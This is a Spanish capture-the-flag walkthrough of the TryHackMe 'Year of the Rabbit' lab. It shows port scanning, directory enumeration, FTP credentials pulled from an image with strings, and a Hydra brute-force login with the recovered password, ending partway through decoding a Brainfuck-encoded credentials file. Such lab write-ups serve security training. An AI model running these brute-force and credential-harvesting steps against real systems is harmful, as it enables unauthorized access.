

THM – Year of the Rabbit

Objetivos:

- Aprender a extraer información y pistas de imágenes, incluyendo la revisión de metadatos.
- Practicar la extracción y aplicación de contraseñas para obtener acceso a diferentes cuentas.
- Comprender y aplicar técnicas para obtener permisos elevados en el sistema.

Requisitos:

- Sistema Operativo Kali Linux
- Software Gobuster

Categoría:

Web, Linux, SSH, Análisis Forense, Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

| Comando | Descripción |
|---------|---|
| ping | Se utiliza para verificar la conectividad entre dos nodos en una red. |
| cd | Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos. |
| cat | Se utiliza para concatenar y mostrar el contenido de archivos. |
| ls | Lista los archivos y directorios en un directorio específico. |
| sudo | Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario. |
| curl | Se utiliza para transferir datos desde o hacia un servidor web. |
| wget | Es un comando similar a curl, pero está diseñado para ser más eficiente. |
| strings | Es un comando que se utiliza para extraer texto de archivos binarios. |
| locate | Es un comando que se utiliza para buscar archivos en el sistema de archivos. |

Nmap

| Parámetro | Descripción |
|-----------|--|
| -sC | Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo. |
| -sV | Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo. |

Gobuster

| Parámetro | Descripción |
|-----------|---|
| -u | Se utiliza para especificar la URL de destino. |
| -w | Se utiliza para especificar el archivo de palabras clave o diccionario. |

Hydra


| Parámetro | Descripción |
|-----------|--|
| -l | Se utiliza para especificar el nombre de usuario que se utilizará durante el ataque de fuerza bruta. |
| -P | Se utiliza para especificar la lista de contraseñas que se probarán durante el ataque de fuerza bruta. |

Desarrollo:


1. Se procedió a verificar la conectividad con la máquina objetivo mediante la ejecución de un comando ping dirigido a su dirección IP. Este paso inicial es fundamental para establecer la comunicación efectiva con el sistema objetivo.




2. Se inicia el análisis mediante la aplicación de la herramienta de escaneo de red Nmap para sondear los puertos de la máquina objetivo. Se emplean los parámetros de escaneo "-sC" y "-sV" con el propósito de recabar información exhaustiva sobre los servicios en ejecución. Como resultado de este análisis, se identifica que los puertos 21, 22 y 80 se encuentran accesibles.




3. Ahora se procede a introducir la dirección IP de la máquina objetivo en el navegador. Dado que el puerto 80 se encuentra habilitado, se visualiza la página por defecto de Ubuntu; no obstante, esta exploración inicial no aporta indicios sustanciales para avanzar en el análisis.



4. Dado que no se obtuvieron indicios significativos al explorar la página web principal, se opta por realizar una enumeración de directorios mediante la herramienta Gobuster. Se configura la herramienta con el diccionario correspondiente y la dirección IP objetivo como parámetros. En los resultados de la enumeración, se observa la revelación de la ruta /assets.




5. Se identificó el directorio /assets mediante la herramienta de enumeración Gobuster en la fase previa. La exploración de esta ruta en el navegador reveló la presencia de dos archivos distintos: un archivo de video y un archivo de estilo en cascada (CSS).




6. Al acceder al contenido del video, se constató que era una trampa porque se trataba de un Rickroll.



7. Dada la falta de utilidad del video, la atención se dirige ahora hacia el archivo CSS, revelando un comentario estratégico que instruye la exploración de una ruta adicional dentro del servicio web.




8. Al acceder a la ruta recién identificada a través del comentario en el archivo CSS, se experimenta una secuencia de dos redirecciones consecutivas, culminando en una reincidencia en el Rickroll.




9. Se procede a realizar una solicitud HTTP GET al servidor web mediante el comando curl, empleando la ruta descubierta en el archivo CSS. La inclusión del parámetro -v se selecciona con el propósito de obtener información detallada sobre la solicitud, abarcando tanto la cabecera HTTP como la respuesta del servidor.

```
(eddyrack864@kali)-[~]
$ curl http://10.10.242.111/sup3r_s3cr3t_fl4g.php -v
* Trying 10.10.242.111:80 ...
* Connected to 10.10.242.111 (10.10.242.111) port 80
> GET /sup3r_s3cr3t_fl4g.php HTTP/1.1
> Host: 10.10.242.111
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Wed, 20 Dec 2023 00:09:22 GMT
< Server: Apache/2.4.10 (Debian)
< Location: intermediary.php?hidden_directory=/WExYY2Cv-qU
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
```


10. Tras el acceso exitoso a la nueva ruta identificada en el paso anterior, se revela la presencia de un directorio que alberga una fotografía.



11. Se procede a la apertura de la fotografía con la intención de identificar posibles pistas o información relevante; sin embargo, a simple vista, no se logra discernir elementos de importancia.



12. Con el propósito de realizar un análisis más detenido de la fotografía, se inicia la transferencia de la misma a la máquina local mediante el comando wget y la especificación de la ruta que alberga la imagen.



13. Se procede a emplear el comando strings con el objetivo de extraer las cadenas de texto imprimibles presentes en el archivo de la fotografía.

```
(eddyrack864@kali)-[~]
$ strings Hot_Babe.png
IHDR
sRGB
IDATx
^kNw
@VX$
9tuo
y~c%:
]]CO
;uw;
@J)M
0K7G
9y?}
(QUcF
}pJ6
.`P.
?gu?
6B[Ti
tF\K
`}a<
a4 -
```

14. En el extenso resultado del comando anterior, se identifica información crucial cercana al final del conjunto de cadenas de texto extraídas. Este contenido valioso incluye un nombre de usuario para el servicio FTP, así como múltiples contraseñas. Se indica que solo una de las contraseñas es la correcta.

```
IEND
0t9RrG7h2~24?
Eh, you've earned this. Username for ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIL%1s02u
vTFbDzX98Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2~@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D8
0iBp4W69Gr_Yf
TS*%miyPsGV54
67702FTv0~0~d
```

15. Posteriormente, se emplea el editor de texto Nano para la creación de un archivo destinado a almacenar las contraseñas potenciales identificadas.


```
Archivo Acciones Editar Vista Ayuda
(eddyrack864@kali)-[~]
$ nano pass.txt
^[[A
^[[O
^[[V$
```

16. A continuación, se lleva a cabo el proceso de incorporar las contraseñas previamente extraídas de las cadenas de texto de la imagen al archivo de texto creado con el editor nano, se procede a guardar dicha información mediante la combinación de teclas Ctrl + O. La confirmación de los cambios se efectúa mediante la pulsación de la tecla Enter, y posteriormente, se finaliza la sesión en el editor mediante Ctrl + X.




```
eddyrack864@kali: ~  
Archivo Acciones Editar Vista Ayuda  
GNU nano 7.2 pass.txt *  
Mou+56nXK8sI  
1618B0AUshw1M  
A56iPILx1s02u  
vTFbDzX96Nmu?  
FFf~sfu"UQZtT  
8FF7iK027b-V0  
ua4W-2-BY7dE$  
3j39aMQQ7xFXT  
Wb4--CTc4ww+-  
u6oV97nHv84D6  
01Bp4W69Gr_Yf  
T5*miyPsGV54  
C7703Fiy0c0sd  
014xEhgg0Hxz1  
5dpv#Pr$wqH7F  
168Ucoce1+g55  
0pLn1Xf0-Jw71  
0kLoLzfHqg8u6  
kS9pn5yiFGj6d  
zeff4#b5Ib_n  
rNT4E4SHD60k1  
KKH5zy23-S08B  
3r6PhtM4NzJjE  
gm0!!EC1A0I2?  
HPHr1j00RaDEi  
7N+J9BYSp4uaY  
PYKt-ebvtmWoC  
3TNKcD_E6zm+s  
eo7@!ly36-0Z  
nR86FXz$ZPeLN  
eE4Mu53UKKx#  
867004F9!o49d  
SNGV0JJA5@0EE  
trm64++JZ7R6E  
3zJuGL-8KmiK^  
CR-ItthsHX9du  
yP9kft386b8G  
Ayuda Guardar Buscar Cortar Ejecutar Ubicación Deshacer Poner marca A llave Anterior  
Salir Leer fich. Reemplazar Pegar Justificar Ir a línea Rehacer Copiar Buscar atrás Siguiente
```

17. A continuación, se emplea la herramienta Hydra con el propósito de identificar la contraseña correcta para el usuario previamente descubierto. Se configura Hydra con los parámetros apropiados, incluyendo el nombre de usuario identificado y el archivo que contiene las posibles contraseñas, específicamente diseñado para el servicio FTP. Además, se especifica la dirección IP correspondiente al servicio FTP que se pretende explotar. Con este proceso se obtiene la contraseña correcta que corresponde al usuario encontrado.



```
(eddyrack864@kali)~  
$ hydra -l ftpuser -P pass.txt ftp://10.10.242.111  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-19 19:21:38  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task  
[DATA] attacking ftp://10.10.242.111:21/  
[21][ftp] host: 10.10.242.111 login: ftpuser password: 5iez1wGXXfPKQ  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-19 19:21:54
```

18. Posteriormente, se procede a iniciar sesión en el servicio FTP utilizando el nombre de usuario y la contraseña obtenidos previamente, logrando un acceso exitoso al sistema.



```
(eddyrack864@kali)~  
$ ftp 10.10.242.111  
Connected to 10.10.242.111.  
220 (vsFTPD 3.0.2)  
Name (10.10.242.111:eddyrack864): ftpuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```


19. Continuando con la exploración, se realiza una enumeración del contenido del servicio FTP, revelando la presencia de un documento de texto con un nombre sugestivo que apunta a contener las credenciales de la usuaria "Eli". Se procede a transferir dicho archivo utilizando el comando "get" para su posterior análisis

```
ftp> ls -la
229 Entering Extended Passive Mode (|||12505|).
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Jan 23  2020 .
drwxr-xr-x  2 0      0          4096 Jan 23  2020 ..
-rw-r--r--  1 0      0          758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
229 Entering Extended Passive Mode (|||25528|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |*****| 758 968.89 KiB/s 00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (4.53 KiB/s)
ftp> bye
221 Goodbye.
```

20. Una vez que hemos transferido el archivo a nuestra máquina local mediante FTP, procedemos a examinar su contenido utilizando el comando cat. Sin embargo, observamos que el contenido del archivo se presenta de manera ininteligible, compuesto por caracteres y signos aparentemente no descifrables.

```
(eddyckrack864@kali)-[~]
$ cat Eli's_Creds.txt
+++++ +++++[ ->+++ +++++ +<]>+ +++.< +++++ [ ->+ +<] >++++ +.<+ +[ ->
-<]> +----- .<+++ [ ->+ +<]>+ +++.< +++++ +[ -> +----- -<]> +----- --.<+
+++++ [ -> +----- -<]> -.<+ +++++ +[ ->+ +++++ +<]> +++++ .++++ +-- .<+
+++++ +-- [-> +----- -<]>+ +----- .< +++++ +-- [-> +++++ +++++<
]>+ +-- .< +++++ [ ->+ +<]>+ .<+ +[ -> +<] >+ .. +++++. +----- .+
+-- .<+ +[ -> +----- -<]> +----- -.<+ +++++ [ -> +----- -<] >+ --.< +++++ [ ->
-<]> -.<+ +++++ [ ->+ +<] >.<+ +[ -> +<] >++++ +.<+ +-- [-> +++++
+<]>+ +-- .< +++++ +[ -> +----- -<]>+ +----- -.<+ +++++ [ ->+ +<] >+.<+
+++++ [ -> +----- -<]> +----- .< +++++ [ -> +----- -<] >+ .<+ +++++ [ ->+ +++++
<]>+ +++++. <+ +++++ +-- [-> +----- -<]> +----- -.<+ +.<+ +++++ [ ->+ +++++
<]>+ .<+ +[ -> +----- -<]>+ +----- .<+ +----- .<
```

21. Con el propósito de descifrar el contenido ininteligible del archivo recién obtenido, se dirige la atención hacia el sitio web:

➤ <https://www.dcode.fr/>

Este recurso online ofrece herramientas y utilidades especializadas para descifrar mensajes y desentrañar distintos tipos de cifrados.





Buscar una herramienta

★ **BUSCAR EN dCODE POR PALABRAS CLAVE:**

★ **EXPLORE LA LISTA COMPLETA DE HERRAMIENTAS DE dCODE**

- ▶ **Brainfuck** ([brainfuck](#))
- ▶ **Binaryfuck** ([brainfuck](#))
- ▶ **Blub!** ([brainfuck](#))
- ▶ **Ook!** ([brainfuck](#))
- ▶ **Pikalang** ([brainfuck](#))
- ▶ **ReverseFuck** ([brainfuck](#))
- ▶ **Spoon** ([brainfuck](#))
- ▶ **Alphuck** ([brainfuck](#))

⚠ Nothing found?

▶ Need to decrypt a message? Try our [cipher identifier](#)! ▶

Browse the full dCode's tools list

dCODE.FR

[dCode](#) > [dCode.fr](#)

dCode.fr es un conjunto de más de 90 resolver juegos, acertijos, mensajes codificados...

SOLUCIONADORES DE JUEGOS DE PALABRAS

dCode ofrece herramientas para buscar/encontrar palabras para todos los juegos de palabras y te permite ganar sin falta, como con Scrabble o Wordle. ¡Ideal para terminar crucigramas, hacer trampa en la palabra generador de anagramas! Para más criterios de palabras, o listas de palabras que comienzan con (o terminan en) o, más eficientemente, la búsqueda de palabras regulares.

dCode te permite buscar palabras en múltiples diccionarios, lo que garantiza...

